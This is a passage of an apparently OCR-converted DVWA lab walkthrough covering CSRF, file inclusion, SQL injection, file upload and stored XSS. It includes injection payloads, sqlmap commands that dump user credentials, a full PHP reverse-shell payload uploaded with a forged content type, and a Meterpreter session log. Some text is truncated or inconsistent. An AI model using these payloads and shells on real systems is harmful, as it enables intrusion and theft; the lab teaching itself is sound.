In medium difficulty, an additional parameter, source referrer is added as a security parameter. So, the same attack as low difficulty will not work. We need to chain multiple vulnerabilities to exploit CSRF now which to keep things simpler will be discussed later. We can see the request in burp



High difficulty CSRF

In high difficulty, a user token is generated each time. We can see it in action in burp.

File inclusion

File inclusion vulnerability is a type of vulnerability that allows an attacker to include a file, usually, through a script on a web server that is not properly checked for validity. This can allow an attacker to execute arbitrary code, including PHP code, on the server, potentially leading to server compromise


There are two main types of file inclusion vulnerabilities:

Local file inclusion (LFI) allows an attacker to include files that are stored locally on the server.

Remote file inclusion (RFI) allows an attacker to include files from a remote server, such as through a URL.

Local File Inclusion (LFI)

DVWA allows both LFI and RFI. But for now, let us see LFI. Set the security to low and click on the first file. Now we can provide any file name that is on the system to open it. For example, we can check the past file as under:-




SQL Injection

SQL injection is a type of attack in which an attacker injects malicious code into a website's SQL statement and gains access to sensitive information or performs malicious actions on the database. This is typically done by manipulating input fields in a web application that is connected to a database, such as a login form or a search box, in such a way as to trick the application into executing unintended SQL commands.

Low difficulty SQL Injection


SQL injection attacks can allow attackers to bypass authentication, access, modify, or delete sensitive data, or even execute commands on the operating system. They can also be used to create new user accounts with high privileges or to perform other malicious actions. So, if we put the following command in the box it will list down all information in the specific category.

1' OR 1=1 #




We can manually use complex commands to list all information.But we are going to use sqlmap to automate the process. First of all intercept a normal request with burp and save it in a text document. Now launch sqlmap with the following command.

sqlmap -r req.txt –dbs




It will list all databases available. Now to get more information about the tables of a particular database, we can use the following command.

sqlmap -r req.txt -D dvwa –tables




You can get column information of tables with the following command

sqlmap -r req.txt -D dvwa -T users –columns



Now we can dump information with the following command


sqlmap -r req.txt -D dvwa -T users --dump-all




Medium difficulty SQL Injection

We are telling the database: First, give me the usual results for user ID 1 — but then also combine that with a sneaky request to show me usernames and passwords from the users table. Oh, and ignore the rest of the original query

1 UNION SELECT user, password FROM use








High difficulty SQL Injection


The high difficulty challenge is very similar to low difficulty challenge. Only a new page is opened where you have to provide the payload. You can use the payload as given below.

1' UNION SELECT user, password FROM users#










File Upload


File upload vulnerability is a vulnerability in web applications that allows an attacker to upload malicious files to the server. These files can then be executed on the server, potentially giving the attacker unauthorized access to sensitive information, the ability to execute arbitrary code, and the ability to launch further attacks. The vulnerability typically arises when the application does not properly validate or sanitize the file being uploaded, allowing the attacker to upload a file with a malicious payload.

Low difficulty

First of all, set the DVWA difficulty to low. In low difficulty, we can upload any file type to the server. We are going to use a PHP shell generated with msfvenom. Search for PHP shells in Metasploit database.



msfvenom -l payloads | grep php



This will list down all PHP payloads. Now use the following command to use a reverse_tcp payload. It will generate a shell payload for us that we can upload to the site.


msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php

Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.


use exploit/multi/handler

set payload php/meterpreter/reverse_tcp

Now upload the file. The file will be uploaded without any restriction




Now you can browse to the file location and a Meterpreter session will be created.




Medium difficulty

In Medium Difficulty, the server checks for file content type and if it is not a jpeg image, it does not upload it.

Fire up the Burp, try to upload the same shell generated in the previous step and capture the request in Burp. Now, send it to the repeater. And change the content type from application/x-php to image/jpeg.



```
1 ×  +

Send  Cancel  < ▾  > ▾

Request

Pretty  Raw  Hex  \n

5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=---------------------------371096660516894600299004333367
8 Content-Length: 1583
9 Origin: http://127.0.0.1:8081
10 Connection: close
11 Referer: http://127.0.0.1:8081/vulnerabilities/upload/
12 Cookie: PHPSESSID=srk63am59fukgtilnfl8lk0dh4; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 ----------------------------371096660516894600299004333367
21 Content-Disposition: form-data; name="MAX_FILE_SIZE"
22
23 100000
24 ----------------------------371096660516894600299004333367
25 Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
26 Content-Type: application/image/jpeg
27
28 /*<?php /**/ error_reporting(0); $ip = '127.0.0.1'; $port = 4444; if (($f =
   'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
   'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
   $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s =
   $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) {
   die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) {
   die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
   'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
   $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
   'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s,
   $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
   $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {
   $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
29 ----------------------------371096660516894600299004333367
30 Content-Disposition: form-data; name="Upload"
31
32 Upload
33 ----------------------------371096660516894600299004333367--
```



```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1        # (if DVWA and Metasploit are both local)
[-] The following options failed to validate: Value '127.0.0.1 # (if DVWA and Metasploit are both local)' is not valid for option 'LHOST'.
LHOST => 192.168.100.50
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.50:4444
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.100.50:4444 → 172.17.0.2:52898) at 2025-05-05 18:27:51 +0530

meterpreter >
meterpreter > ls
Listing: /var/www/html/hackable/uploads
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  667   fil   2018-10-12 23:14:28 +0530  dvwa_email.png
100644/rw-r--r--  1116  fil   2025-05-05 18:21:38 +0530  exploit.php

meterpreter > pwd
/var/www/html/hackable/uploads
meterpreter > sysinfo
Computer     : 08f85fc2ad92
OS           : Linux 08f85fc2ad92 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64
Meterpreter : php/linux
meterpreter >
```

Cross site scripting (XSS)

Cross-Site Scripting (XSS) is a type of security vulnerability in web applications. It occurs when a web application receives and then executes untrusted input, usually in the form of a user-supplied script. This can allow an attacker to execute arbitrary code within the browser of the victim who visits the affected site, steal sensitive information such as cookies or session tokens, or redirect the victim to a malicious site.

There are generally three types of Cross-Site Scripting (XSS) attacks:

- *Stored XSS: This type of XSS attack occurs when an attacker injects a malicious script into a web page that is then stored on the server. The script is then executed whenever a user visits*


the affected page, potentially allowing the attacker to steal sensitive information, perform actions on behalf of the user, or redirect the user to a malicious site. This type of attack is also known as "persistent XSS."

- *Reflected XSS: This type of XSS attack occurs when an attacker injects a malicious script into a web page that is then immediately executed by the victim's browser. The script is not stored on the server, and is only executed when the affected page is loaded. This type of attack is also known as "non-persistent XSS."*
- *DOM-based XSS: This type of XSS attack occurs on client-side of the application and the attack is delivered via manipulating DOM (Document Object Model) rather than injecting payloads as part of HTML.*

Stored XSS - Cross site scripting


Low difficulty Stored XSS

The stored XSS tab provides a guestbook where whatever is submitted is stored in the database and displayed without any sanitization.



So , you can submit the following script and whenever, any user visits the page will get an alert.

<script>alert("testing")</script>



